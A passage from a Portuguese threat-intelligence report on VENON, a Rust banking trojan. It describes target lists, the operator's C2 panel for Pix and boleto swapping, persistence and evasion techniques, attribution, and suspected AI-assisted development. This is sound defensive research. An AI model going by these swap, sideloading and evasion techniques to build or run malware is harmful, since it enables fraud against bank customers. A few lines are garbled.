16	Mercado Pago	mercadopago.com.br
17	Bling ERP	(título de janela: "bling erp")

Tabela 6 - Fintech / pagamentos

#	Instituição	Domínio monitorado
18	Receita Federal	receita.fazenda.gov.br, gov.br/receitafederal

Tabela 7 - Governo

#	Plataforma	Domínio monitorado
19	Binance	binance.com

20	Coinbase	coinbase.com
21	Kraken	kraken.com
22	Bybit	bybit.com
23	Mercado Bitcoin	mercadobitcoin.com
24	Foxbit	foxbit.com
25	Gemini	gemini.com
26	Nexo	nexo.com
27	Ripio	ripio.com

Tabela 8 - Exchange e criptos

#	Plataforma	Identificador
28	MetaMask	(título de janela: "metamask")
29	Trust Wallet	(título de janela: "trust wallet")
30	Phantom	phantom.app
31	Ledger Live	ledger.com
32	Rabby Wallet	rabby.io
33	Cake DeFi	app.cakedefi

Tabela 9 - Wallets cryptos

4.11. Inside the C2: Acesso ao Painel do Operador

Durante a análise de infraestrutura, a equipe da ZenoX obteve acesso ao painel de controle (C2) do VENON. O painel, identificado como **"Remote Administration System v3.0"**, é uma aplicação web com interface em português brasileiro, confirmando a origem nacional do operador.

A interface expõe diretamente as capacidades operacionais do RAT: a tela principal lista as vítimas conectadas em tempo real com status de conexão, enquanto abas dedicadas gerenciam separadamente os módulos de **Wallet Swaps**, **Boleto Swap**, **Pix Swap** e **Update de DLL**.

As capturas a seguir foram obtidas durante o acesso ao painel:




Tabela 10 - Dashboard principal

No m3dulo de Boleto Swap, o operador configura globalmente a linha digit3vel de destino para 47 ou 48 d3gitos, com rec3culo autom3tico dos d3gitos verificadores. No m3dulo de Pix Swap, configura a chave de substitui33o (chave aleat3ria, CPF, CNPJ, e-mail ou telefone), com suporte a Pix C3pia e Cola (formato EMV/BRC3de) e rec3culo autom3tico do CRC16 do payload.




Tabela 11 - Painel de Wallets capturadas

 **Boleto Swap**

Configuracao e historico de swaps de boleto

Configuracao

Historico (0)

Linha digitável do boleto destino (global)

Quando o cliente copiar um boleto, a linha digitável será substituída pela configurada abaixo, mantendo o valor original do boleto.

Ex: 23793.38128 60000.000003 00000.000400 1 84340000012345

Salvar


Como funciona

1. Configure a linha digitável do boleto destino acima (47 ou 48 dígitos)
2. Quando o cliente copiar um boleto bancário ou de concessionária, será substituído
3. O valor original do boleto é mantido na substituição
4. Os dígitos verificadores são recalculados automaticamente

0 de 0 boletos

Fechar

Tabela 12 - Pannel para cadastro de boleto



The screenshot shows a dark-themed window titled "PIX Swap" with a close button in the top right. Below the title is a subtitle "Configuracao e historico de swaps PIX". There are two tabs: "Configuracao" (active) and "Historico (0)". The main content area is titled "Chave PIX de substituicao (global)" and contains a descriptive text: "Quando o cliente copiar um PIX Copia e Cola ou uma chave aleatoria, sera substituido pela chave abaixo mantendo o valor original." Below this is a text input field with the example "Ex: 12345678-1234-1234-123456789012 ou CPF/CNPJ/email/telefone". A green "Salvar" button is positioned below the input field. A section titled "Como funciona" contains a numbered list of four steps explaining the process. At the bottom left, it says "0 PIX interceptados", and at the bottom right is a "Fechar" button.

PIX Swap
Configuracao e historico de swaps PIX

Configuracao Historico (0)

Chave PIX de substituicao (global)
Quando o cliente copiar um PIX Copia e Cola ou uma chave aleatoria, sera substituido pela chave abaixo mantendo o valor original.

Ex: 12345678-1234-1234-123456789012 ou CPF/CNPJ/email/telefone

Salvar


Como funciona

1. Configure a chave PIX acima (chave aleatoria, CPF, CNPJ, email ou telefone)
2. Quando o cliente copiar um PIX Copia e Cola (EMV/BRCODE), a chave sera substituida mantendo o valor
3. Quando copiar uma chave aleatoria PIX solta, sera substituida diretamente
4. O CRC16 do payload e recalculado automaticamente

0 PIX interceptados Fechar

Tabela 13 - Painel para cadastro do PIX

O painel de Update DLL confirma o mecanismo de auto-atualização identificado na análise estática: o operador seleciona uma nova versão da `libcef.dll` e distribui para todos os clientes online sequencialmente, sem necessidade de reinfecção.



The screenshot shows a dark-themed window titled "Update DLL" with a close button in the top right. Below the title is a subtitle "Atualizar DLL em todos os clientes online (1 por 1)". The main content area has two sections: "Nome da DLL no destino" with a text input field containing "libcef.dll", and "Arquivo DLL" with a dashed box containing a cloud upload icon and the text "Clique para selecionar .dll". At the bottom is a large blue button labeled "Iniciar Update".

Update DLL
Atualizar DLL em todos os clientes online (1 por 1)

Nome da DLL no destino

libcef.dll

Arquivo DLL

Clique para selecionar .dll

Iniciar Update

Tabela 14 - Painel para atualização da DLL

5. O Primeiro Banker RAT Brasileiro em Rust

Durante as fases iniciais da análise, a equipe da ZenoX identificou diversas similaridades comportamentais com famílias consagradas do ecossistema latino-americano, em especial o Grandoreiro: uso de overlay bancário para interceptação visual, monitoramento de janelas ativas, mecanismos de persistência via registro, e estrutura de comando e controle com capacidade de operação remota. A princípio, o artefato parecia mais um representante do paradigma clássico de trojans bancários LATAM.

A diferença fundamental surgiu durante a análise estática: ao contrário de todas as famílias conhecidas da região, o VENON não contém uma linha sequer de código Delphi. O binário inteiro é compilado a partir de Rust, com 88 crates identificados no Cargo.lock e 17.765 funções. Não se trata de somente um loader Rust entregando um payload Delphi, como observado de forma experimental no Casbaneiro. O payload final, com toda a lógica de ataque, criptografia, evasão e comunicação com C2, é Rust nativo end-to-end.

Até o momento desta publicação, a ZenoX não identificou nenhum outro trojan bancário do ecossistema latino-americano ou brasileiro com este perfil. O VENON representa, possivelmente, a primeira descoberta de um banker RAT brasileiro desenvolvido inteiramente em Rust, com nível de sofisticação técnica comparável a ferramentas de grupos APT.

5.1. O Ecossistema de Trojans Bancários Latino-Americanos

A América Latina, e o Brasil em particular, é o epicentro global de trojans bancários. Das 30 principais famílias detectadas mundialmente, 11 são de origem brasileira, representando 22% de todas as detecções em 2024. O Brasil sozinho concentra 61% das detecções de trojans bancários na região (ESET, 2024).

O ecossistema é historicamente dominado por famílias escritas em Delphi, uma linguagem que oferece binários autossuficientes e facilidade de desenvolvimento de interfaces gráficas para os overlays bancários. A tabela abaixo lista as principais famílias ativas e suas características de linguagem:

Família	Linguagem	Perfil
Grandoreiro	Delphi	O maior banker LATAM: 1.700 bancos, 45 países, modelo MaaS parcial
Mekotio	Delphi	Europa e LATAM, uso extensivo de PowerShell no dropper
Casbaneiro	Delphi + Rust*	Uso experimental de Rust apenas no downloader; payload final em Delphi
Guildma	Delphi	Também conhecido como Astaroth; ofuscação XOR de strings
Mispadu	Delphi	SAMBA SPIDER; dropper via HTA/VBScript
Coyote	.NET + Nim	Surgido em 2024; instalador Squirrel; 61 bancos brasileiros
Kiron	Rust	Downloader Rust com DGA e roubo de credenciais de navegadores (2024); sem lógica de ataque bancário em Rust
VENON	Rust nativo	RAT bancário completo em Rust: 88 crates, evasão ativa, criptografia estado-da-arte

Tabela 15 - Comparação de perfis entre malwares latino-americanos

* O Casbaneiro utilizou Rust de forma experimental apenas em componente de download em 2023; o core do malware permanece em Delphi.

A tabela a seguir compara os atributos técnicos do VENON com as três famílias mais representativas do ecossistema: Grandoreiro (volume e abrangência), Coyote (linguagem moderna, Brasil) e Mekotio (presença europeia).

Característica	VENON	Grandoreiro	Coyote	Mekotio
Linguagem	Rust nativo	Delphi	.NET + Nim	Delphi
Período ativo	2024-2026	2017-2026	2024-2026	2015-2026
Tamanho binário	9,3 MB (UPX)	390-414 MB	~50 MB	~20-30 MB
Alvos (bancos)	36+	1.700+	61+	50+
Alvos (crypto)	21 plataformas	276 wallets	Não	Não
Abrangência geo	Brasil	45 países	Brasil	LATAM + Europa
Protocolo C2	WebSocket TLS	RealThinClient	SSL mutual	TCP custom
Criptografia C2	ChaCha20-Poly1305	AES-CTS	AES	XOR + custom
Config encrypt	Argon2 + XChaCha20	AES-256	AES	XOR
AMSI bypass	Sim	Não	Não	Não
ETW bypass	Sim	Não	Não	Não
ntdll unhook	Sim	Não	Não	Não
Indirect syscalls	Sim	Não	Não	Não
Pix QR intercept	Sim	Não	Não	Não
Boleto swap	Sim	Não	Não	Parcial
Screen streaming	DXGI (GPU)	Screenshots	Screenshots	Screenshots
Modelo operacional	Solo / artesanal	MaaS (parcial)	Solo	Solo

Tabela 16 - Análise Comparativa: VENON vs. Famílias Estabelecidas

5.2. Significado da Descoberta

A analogia mais precisa para compreender o posicionamento do VENON no ecossistema é a seguinte: se o Grandoreiro é a linha de produção industrial dos trojans bancários, eficaz, escalável, operando com alto volume e centenas de afiliados, o VENON é o protótipo de engenharia. Compacto, tecnicamente superior em quase todos os vetores técnicos, mas operando em escala reduzida e com foco cirúrgico no mercado brasileiro.

6. Atribuição

A atribuição do VENON a um operador ou grupo conhecido apresentou baixa confiança ao longo de toda a análise. Apesar de o malware compartilhar diversas características comportamentais com famílias estabelecidas da América Latina, como Grandoreiro, Mekotio e Coyote, as diferenças técnicas estruturais são suficientemente profundas para impedir uma atribuição com alta confiança a qualquer grupo ou campanha previamente documentada na região.

6.1. Hipótese: Desenvolvimento Assistido por IA

Um elemento que complicou tanto a análise quanto a atribuição é a hipótese de que o VENON pode ter sido desenvolvido com auxílio extensivo de inteligência artificial, o que a comunidade de segurança tem denominado como "vibe coding". A estrutura do código Rust apresenta padrões que sugerem um desenvolvedor familiarizado com as capacidades dos trojans bancários latino-americanos existentes, mas que utilizou IA generativa para reescrever e expandir essas funcionalidades em Rust, uma linguagem que exige experiência técnica significativa para ser usada com o nível de sofisticação observado.

Esta hipótese explicaria algumas assimetrias observadas no código: a convivência de implementações criptográficas estado-da-arte com estruturas de controle relativamente diretas, e a reprodução em Rust de padrões funcionais comuns em Delphi, como a lógica de swap e a enumeração de janelas, com fidelidade técnica maior do que seria esperado de um desenvolvedor Rust de primeira viagem. Se confirmada, esta seria uma das primeiras evidências documentadas de uso de IA para desenvolvimento de trojans bancários na América Latina.

6.2. Exposição do Desenvolvedor via Artefatos de Compilação

Durante o processo de extração de strings em uma versão inicial da DLL (janeiro de 2026), identificada em fase de hunting, a equipe da ZenoX localizou caminhos de compilação locais expostos no binário. Diferentemente da versão analisada como objeto principal deste relatório, esta amostra anterior não havia removido os paths completos do ambiente de desenvolvimento do autor.

Os paths expostos contêm repetidamente o username `byst4`, revelando o nome de usuário da máquina local onde o malware foi compilado. A sequência de strings presentes no binário inclui caminhos como `C:\Users\byst4\.cargo\registry\src\...`, padrão consistente ao longo de dezenas de entradas correspondentes aos crates Rust utilizados no projeto.

```

8111 C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\tokio-rustls-0.26.4\src\common\handshake.rs
8112 C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\cipher-0.4.4\src\stream_wrapper.rs
8113 C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\generic-array-0.14.7\src\lib.rs
8114 RIFFWEBPVP8L
8115 C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\tungstenite-0.26.2\src\buffer.rs
8116 C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\tungstenite-0.26.2\src\protocol\frame\mod.rs
8117 Bug: no frame header
8118 Connection reset while sending
8119 %C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\tungstenite-0.26.2\src\handshake\machine.rs
8120 assertion failed: buf.has_remaining()
8121 assertion failed: size > 0
8122 C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\tokio-tungstenite-0.26.2\src\lib.rs
8123 invalid unlocked stateC:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\futures-util-0.3.31\src\lock\block.rs
8124 invalid state:
8125 C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\tokio-rustls-0.26.4\src\common\mod.rs
8126 tls handshake eofSlice must be the same length as the array
8127 C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\universal-hash-0.5.1\src\lib.rs
8128 C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\chacha20poly1305-0.10.1\src\cipher.rs
8129 C:\Users\byst4\.cargo\registry\src\index.crates.io-1949cf8c6b5b557f\tokio-tungstenite-0.26.2\src\tls.rs

```

Tabela 17 - Menção de username nos crates do Rust expondo o desenvolvedor

Este tipo de exposição é comum em compilações Rust quando o código não passa por um processo de sanitização de paths de debug, e representa um erro operacional do desenvolvedor na preparação da amostra inicial.

Artefato	Observação
Path de compilação exposto	C:\Users\byst4\.cargo\registry\src\index.crates.io-... presente em dezenas de strings do binário
Username do desenvolvedor	byst4, identificado consistentemente nos paths de crates Rust: tokio, tungstenite, chacha20poly1305, cipher, generic-array, futures-util
Versão da amostra	Amostra de janeiro de 2026; versão posterior remove os paths; indica maturação operacional entre as versões

Tabela 18 - Análise dos fingerprints do programador

6.3. Repositório GitHub e Infraestrutura C2

A partir do username `byst4`, a equipe realizou hunting em plataformas de desenvolvimento de código e identificou um repositório deletado no GitHub, cujo histórico de commits permaneceu parcialmente acessível. O repositório estava vinculado ao usuário `byst4**** (REDACTED)`, variante do nome identificado no binário e coerente com o alias `ST4RK` presente nas strings do malware da versão de janeiro de 2026, que posteriormente foi renomeado para `VENON` em fevereiro de 2026.

O repositório continha um script de configuração de infraestrutura intitulado `setup_ssl_infrastructure.sh`, com 934 linhas e autoria atribuída ao "Quantum Team", versão 2.0, datado de 2024. O script automatiza o provisionamento completo de um servidor C2, incluindo configuração SSL, proxy reverso, usuários de sistema e página de camuflagem.

1 file changed +0 -933 lines changed

setup_ssl_infrastructure.sh

...

@@ -1,934 +1 @@

1-#!/bin/bash

2-#####

3-# Script de Setup Completo da Infraestrutura SSL/C2

4-# Autor: Quantum Team

5-# Versão: 2.0

6-# Data: 2024

7-#####

8-1

9-set -e # Parar em caso de erro

Tabela 19 - Arquivo deletado de infraestrutura C2

Dois elementos do script são particularmente relevantes para a correlação com o VENON:

- A rota `/ws` aparece explicitamente no script de infraestrutura como endpoint WebSocket do C2. Esta é a mesma rota identificada no código do malware e confirmada durante a análise do tráfego de rede, representando um indicador técnico de correlação entre o desenvolvedor do script e o autor do VENON.
- O script provisiona um diretório `/var/www/quantum/` para uma página de camuflagem ("FASE 14: PÁGINA DE CAMUFLAGEM"), com title `Analytics Platform - Professional Data Analysis`. O uso de uma página legítima como fachada é consistente com a infraestrutura de C2 observada no VENON, que opera em domínios de aparência legítima.

Indicador	Evidência	Nível de confiança
Username do desenvolvedor	byst4 em paths de compilação da amostra de jan/2026	Alto
Alias operacional	ST4RK em strings do malware; byst4****(REDACTED) no GitHub	Alto
Correlação de infraestrutura	Rota /ws no script de infra corresponde ao endpoint C2 do malware	Médio-Alto
Repositório GitHub deletado	setup_ssl_infrastructure.sh acessível via commit history em conta byst4****(REDACTED)	Médio
Padrão de domínios C2	Promosepotify[.]com (script) e brasilmotorsvs14[.]com (malware); ambos com aparência legítima	Médio
Atribuição a grupo conhecido	Sem correspondência com TTPs de grupos documentados na América Latina	Baixo

Tabela 20 - Indicadores de Atribuição




Tabela 21 - Painel Venon Mailer descoberto durante análise de infraestrutura

6.4. Conclusão de Atribuição

Com base nas evidências coletadas, a ZenoX atribui o desenvolvimento e operação do VENON ao indivíduo ou grupo operando sob os aliases byst4 e ST4RK, com confiança média. A ausência de correspondência com TTPs de grupos conhecidos da região, combinada com as características técnicas ainda não documentadas do malware, sugere tratar-se de um novo ator no ecossistema de ameaças financeiras brasileiro, possivelmente operando de forma independente e em escala ainda limitada.

A equipe não encontrou evidências suficientes para associar este ator a campanhas anteriores documentadas ou a grupos com infraestrutura operacional maior. O perfil técnico observado, com uso de linguagem moderna, ferramentas de desenvolvimento profissional e preocupação com evasão ativa, indica um desenvolvedor individual com capacidade técnica acima da média para o ecossistema LATAM, mas cujo histórico operacional ainda não permite uma atribuição de alta confiança.

7. Conclusão

O VENON representa um ponto de inflexão no ecossistema de malware financeiro brasileiro. Após décadas de domínio absoluto do Delphi como linguagem de escolha para trojans bancários na América Latina, este artefato demonstra que a barreira técnica para a produção de malware de alta sofisticação foi cruzada por um novo tipo de ator: individual, tecnicamente capaz, e possivelmente auxiliado por ferramentas de IA para compensar a curva de aprendizado de uma linguagem de sistemas moderna.

A análise revelou um malware que compete tecnicamente com as famílias mais sofisticadas da região em praticamente todos os vetores relevantes: evasão de EDR, criptografia autenticada, interceptação de QR codes Pix em tempo real e comunicação C2 sobre WebSocket com TLS 1.3. Ao mesmo tempo, opera em escala ainda limitada, com infraestrutura enxuta e modelo solo, o que sugere um ator em fase inicial de operação.

O impacto imediato desta ameaça é limitado pela escala operacional reduzida do ator identificado. O risco estratégico, no entanto, reside no modelo que o VENON estabelece: se as técnicas documentadas neste relatório, ou o próprio código-fonte, forem adotadas por grupos com maior capacidade de distribuição e infraestrutura MaaS, o ecossistema de ameaças financeiras brasileiro pode sofrer uma mudança de paradigma equivalente à que Grandoreiro representou em 2017.

A ZenoX continuará monitorando a evolução desta família e de variantes derivadas, e recomenda que equipes de SOC e IR que atuam no setor financeiro incluam os IOCs documentados neste relatório em suas bases de detecção.

8. Anexos

8.1. Funcionalidades e Capacidades

O VENON implementa 14 grupos funcionais distintos, cobrindo desde a inicialização e evasão até controle remoto completo da máquina da vítima. A seguir, cada grupo é detalhado com referências aos módulos identificados durante a análise.

Funcionalidade	Descrição	Módulo / Endereço
DLL Sideload	Carregado via NVIDIA Notification.exe como libcef.dll	DIIMain 0x1800013EF
Anti-sandbox	Verifica --type=unknown na command line; aborta se presente	DIIMain
Mutex singleton	XOR-decrypta "nvidianotification.exe" e "nvidia notification.exe"; CreateMutexA	DIIMain
Global mutex	Global\NvContainerMutex para controle system-wide	DIIMain
Timing jitter	PRNG LCG (250ms a 1,1s) entre etapas de init para evadir assinaturas temporais	DIIMain
Registry Run key	HKCU\...\Run "NVIDIA Notification"	Persistência
Scheduled Task	"NVIDIA Notification Service" via PowerShell, trigger AtLogOn, Highest privilege	Persistência
WMI cleanup	Remove EventFilter/Consumer/Binding antigos ("NVIDIAFilter") antes de reinstalar	Persistência

Tabela 22 - Inicialização e Persistência

Funcionalidade	Descrição	Módulo / Endereço
